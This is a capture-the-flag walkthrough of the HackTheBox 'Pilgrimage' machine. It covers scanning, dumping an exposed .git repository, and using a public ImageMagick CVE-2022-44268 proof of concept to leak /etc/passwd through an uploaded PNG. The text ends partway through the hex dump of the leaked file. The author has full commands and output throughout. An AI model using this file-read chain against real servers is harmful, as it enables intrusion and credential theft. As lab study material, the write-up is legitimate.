Pilgrimage

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.219
Lets try pinging it

```
ping 10.10.11.219 -c 5

PING 10.10.11.219 (10.10.11.219) 56(84) bytes of data.
64 bytes from 10.10.11.219: icmp_seq=1 ttl=63 time=94.5 ms
64 bytes from 10.10.11.219: icmp_seq=2 ttl=63 time=91.1 ms
64 bytes from 10.10.11.219: icmp_seq=3 ttl=63 time=93.2 ms
64 bytes from 10.10.11.219: icmp_seq=4 ttl=63 time=81.6 ms
64 bytes from 10.10.11.219: icmp_seq=5 ttl=63 time=92.8 ms

--- 10.10.11.219 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 81.625/90.634/94.473/4.633 ms
```

Alright lets do some port scanning now

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.219 --ulimit 5000
```

```
rustscan -a 10.10.11.219 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
👽HACK THE PLANET👽

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.219:22
Open 10.10.11.219:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-11 19:28 IST
Initiating Ping Scan at 19:28
Scanning 10.10.11.219 [2 ports]
Completed Ping Scan at 19:28, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:28
Completed Parallel DNS resolution of 1 host. at 19:28, 2.56s elapsed
DNS resolution of 1 IPs took 2.56s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:28
Scanning 10.10.11.219 [2 ports]
Discovered open port 80/tcp on 10.10.11.219
Discovered open port 22/tcp on 10.10.11.219
Completed Connect Scan at 19:28, 0.20s elapsed (2 total ports)
Nmap scan report for 10.10.11.219
Host is up, received syn-ack (0.092s latency).
Scanned at 2024-10-11 19:28:28 IST for 1s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Alright lets run an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.219 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.219 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-11 19:30 IST
Nmap scan report for 10.10.11.219
Host is up (0.087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
```

Lets add pilgrimage.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
~
```

Lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://pilgrimage.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r
```

```
feroxbuster -u http://pilgrimage.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 Config File         /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links       true
 HTTP methods        [GET]
 Follow Redirects    true
 Recursion Depth     4

 Press [ENTER] to use the Scan Management Menu™

403      GET        7l        9w      153c Auto-filtering found 404-like response and created new filter
404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filter
200      GET        1l        2w       23c http://pilgrimage.htb/.git/HEAD
200      GET        5l       27w     1031c http://pilgrimage.htb/assets/js/popup.js
200      GET       94l      234w     3576c http://pilgrimage.htb/assets/css/custom.css
200      GET      186l      505w     4928c http://pilgrimage.htb/assets/css/owl.css
200      GET      178l      395w     5292c http://pilgrimage.htb/assets/js/custom.js
200      GET      171l      403w     6173c http://pilgrimage.htb/register.php
200      GET      171l      403w     6166c http://pilgrimage.htb/login.php
200      GET        7l      942w    60110c http://pilgrimage.htb/vendor/bootstrap/js/bootstrap.min.js
200      GET     2349l     5229w    50334c http://pilgrimage.htb/assets/css/templatemo-woox-travel.css
200      GET        2l     1283w    86927c http://pilgrimage.htb/vendor/jquery/jquery.min.js
200      GET       11l      552w    57997c http://pilgrimage.htb/assets/css/animate.css
200      GET     6805l    11709w   123176c http://pilgrimage.htb/assets/css/fontawesome.css
200      GET        7l     2223w   194705c http://pilgrimage.htb/vendor/bootstrap/css/bootstrap.min.css
200      GET       15l     1928w   119998c http://pilgrimage.htb/assets/js/isotope.min.js
200      GET    16582l    60225w   485937c http://pilgrimage.htb/assets/js/tabs.js
200      GET      198l      494w     7621c http://pilgrimage.htb/
200      GET      198l      494w     7621c http://pilgrimage.htb/index.php
```

Directories

200 GET 1l 2w 23c http://pilgrimage.htb/.git/HEAD
200 GET 5l 27w 1031c http://pilgrimage.htb/assets/js/popup.js
200 GET 94l 234w 3576c http://pilgrimage.htb/assets/css/custom.css
200 GET 186l 505w 4928c http://pilgrimage.htb/assets/css/owl.css
200 GET 178l 395w 5292c http://pilgrimage.htb/assets/js/custom.js
200 GET 171l 403w 6173c http://pilgrimage.htb/register.php
200 GET 171l 403w 6166c http://pilgrimage.htb/login.php
200 GET 7l 942w 60110c http://pilgrimage.htb/vendor/bootstrap/js/bootstrap.min.js
200 GET 2349l 5229w 50334c http://pilgrimage.htb/assets/css/templatemo-woox-travel.css
200 GET 2l 1283w 86927c http://pilgrimage.htb/vendor/jquery/jquery.min.js

```
200 GET 11l 552w 57997c http://pilgrimage.htb/assets/css/animate.css
200 GET 6805l 11709w 123176c http://pilgrimage.htb/assets/css/fontawesome.css
200 GET 7l 2223w 194705c http://pilgrimage.htb/vendor/bootstrap/css/bootstrap.min.css
200 GET 15l 1928w 119998c http://pilgrimage.htb/assets/js/isotope.min.js
200 GET 16582l 60225w 485937c http://pilgrimage.htb/assets/js/tabs.js
200 GET 198l 494w 7621c http://pilgrimage.htb/
200 GET 198l 494w 7621c http://pilgrimage.htb/index.php
```

Lets do VHOST Enumeration as well

VHOST Enumeration


```
ffuf -u http://pilgrimage.htb -H "Host: FUZZ.pilgrimage.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac
```

```
ffuf -u http://pilgrimage.htb -H "Host: FUZZ.pilgrimage.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.pilgrimage.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 462 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```


Lets get to this web application

Web Application


Default page




Lets see this login page here



Lets see this register page as well



Lest make a user `test:test`



File uploading works but doesn't lead to anything so from the directory fuzzing we found there was a .git directory here as well

Lets use a tool called `git-dumper` to dump this

I made a directory called src for this
Now run

```
git-dumper http://pilgrimage.htb/.git src/
```

And we get the data here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage git:(main)±4 (0.023s)
mkdir src

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage git:(main)±4 (10.417s)
git-dumper http://pilgrimage.htb/.git src/
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/index [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
[-] Fetching http://pilgrimage.htb/.git/info/exclude [200]
```

This is what we have here

So it is using this magick binary to shrunk the image we can see here

login.php × index.php ×

```php
}

function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
  $image = new Bulletproof\Image($_FILES);
  if($image["toConvert"]) {
    $image->setLocation("/var/www/pilgrimage.htb/tmp");
    $image->setSize(100, 4000000);
    $image->setMime(array('png','jpeg'));
    $upload = $image->upload();
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime .
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
      if(isset($_SESSION['user'])) {
        $db = new PDO('sqlite:/var/db/pilgrimage');
        $stmt = $db->prepare("INSERT INTO `images` (url,original,username) VALUES (?,?,?)");
        $stmt->execute(array($upload_path,$_FILES["toConvert"]["name"],$_SESSION['user']));
      }
```

Lets see the version of this binary

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/src git:(master) (0.135s)
./magick --version

Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Gaining Access

Lets find an exploit for this
Found this one : https://github.com/Sybil-Scan/imagemagick-lfi-poc

README

ImageMagick LFI PoC [CVE-2022-44268]

The researchers at MetabaseQ discovered CVE-2022-44268, i.e. ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary remote file (if the ImageMagick binary has permissions to read it).

Usage

- Make sure you have ImageMagick, and required Python packages installed.

```
(~)>>> python3 generate.py -f "/etc/passwd" -o exploit.png

   [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
   [>] Generating Blank PNG
   [>] Blank PNG generated
   [>] Placing Payload to read /etc/passwd
   [>] PoC PNG generated > exploit.png
```

- Convert the generated PNG file:

```
(~)>>> convert exploit.png result.png
```

Lets run it


```
pip3 install pypng --break-system-packages

Defaulting to user installation because normal site-packages is not writeable
DEPRECATION: Loading egg at /usr/lib/python3.12/site-packages/airdrop_ng-1.1-py3.12.egg is deprecate
 is to use pip for package installation. Discussion can be found at https://github.com/pypa/pip/issu
DEPRECATION: Loading egg at /usr/lib/python3.12/site-packages/airgraph_ng-1.1-py3.12.egg is deprecat
t is to use pip for package installation. Discussion can be found at https://github.com/pypa/pip/iss
Collecting pypng
  Downloading pypng-0.20220715.0-py3-none-any.whl.metadata (13 kB)
Downloading pypng-0.20220715.0-py3-none-any.whl (58 kB)
Installing collected packages: pypng
Successfully installed pypng-0.20220715.0
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/imagemagick-lfi-poc git:(main)±1 (0.971s)
python3 generate.py -f "/etc/passwd" -o exploit.png

   [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
   [>] Generating Blank PNG
   [>] Blank PNG generated
   [>] Placing Payload to read /etc/passwd
   [>] PoC PNG generated > exploit.png
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pilgrimage/imagemagick-lfi-poc git:(main)±2 (0.024s)
ls

exploit.png  generate.py  README.md
```

U need pypng for this BTW
Lets upload this now

Lets see it now



Lets download this

```
exiftool 6709386aed0b6.png
Gamma                           : 2.2
White Point X                   : 0.3127
White Point Y                   : 0.329
Red X                           : 0.64
Red Y                           : 0.33
Green X                         : 0.3
Green Y                         : 0.6
Blue X                          : 0.15
Blue Y                          : 0.06
Background Color                : 255 255 255
Modify Date                     : 2024:10:11 14:38:35
Raw Profile Type                : ..    1437.726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173
2f7573722f7362696e2f.6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e.2f6e6f6c6f6
f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f.62696e2f73796e630a67616d65733a783a3
e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a.2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f6
573722f7362696e2f6e6f.6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372.2f73626965
6f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31.303a31303a757563703a2f7661722f7370
3a783a31333a31333a70726f78793a2f62696e3a2f7573.722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a
6f6c6f67696e0a6261636b.75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f.7362696e2
374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67.696e0a6972633a783a33393a33393a697
76e6174733a783a34313a34313a476e617473204275672d.5265706f7274696e67205379737465 6d202861646d696e293a2f76617
26f64793a783a3635353334.3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e.2f6e6f6c
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72.6b3a783a3130313a3130323a73797374
797374656d643a2f7573722f7362696e2f6e6f6c6f67696e.0a737973746 56d642d7265736f6c76653a783a3130323a3130333a73
2f7573722f7362696e2f6e6f.6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973.74656e7
.796e633a783a3130343a3131303a737973746 56d642054696d652053796e6368726f6e69.7a6174696f6e2c2c2c3a2f72756e2f7
83a313030303a313030303a656d696c792c2c2c3a2f686f6d.652f656d696c793a2f62696e2f626173680a737973746 56d642d636
56d7065723a2f3a2f7573722f.7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f.737368
8.3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a.
Warning                         : [minor] Text/EXIF chunk(s) found after PNG IDAT (may be ignored by some
Datecreate                      : 2024-10-11T14:38:34+00:00
Datemodify                      : 2024-10-11T14:38:34+00:00
Datetimestamp                   : 2024-10-11T14:38:35+00:00
Image Size                      : 128x128
Megapixels                      : 0.016
```

Lets run identify against for a better format

```
identify -verbose 6709386aed0b6.png
    png:tIME: 2024-10-11T14:58:38Z
    Raw profile type:

    1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
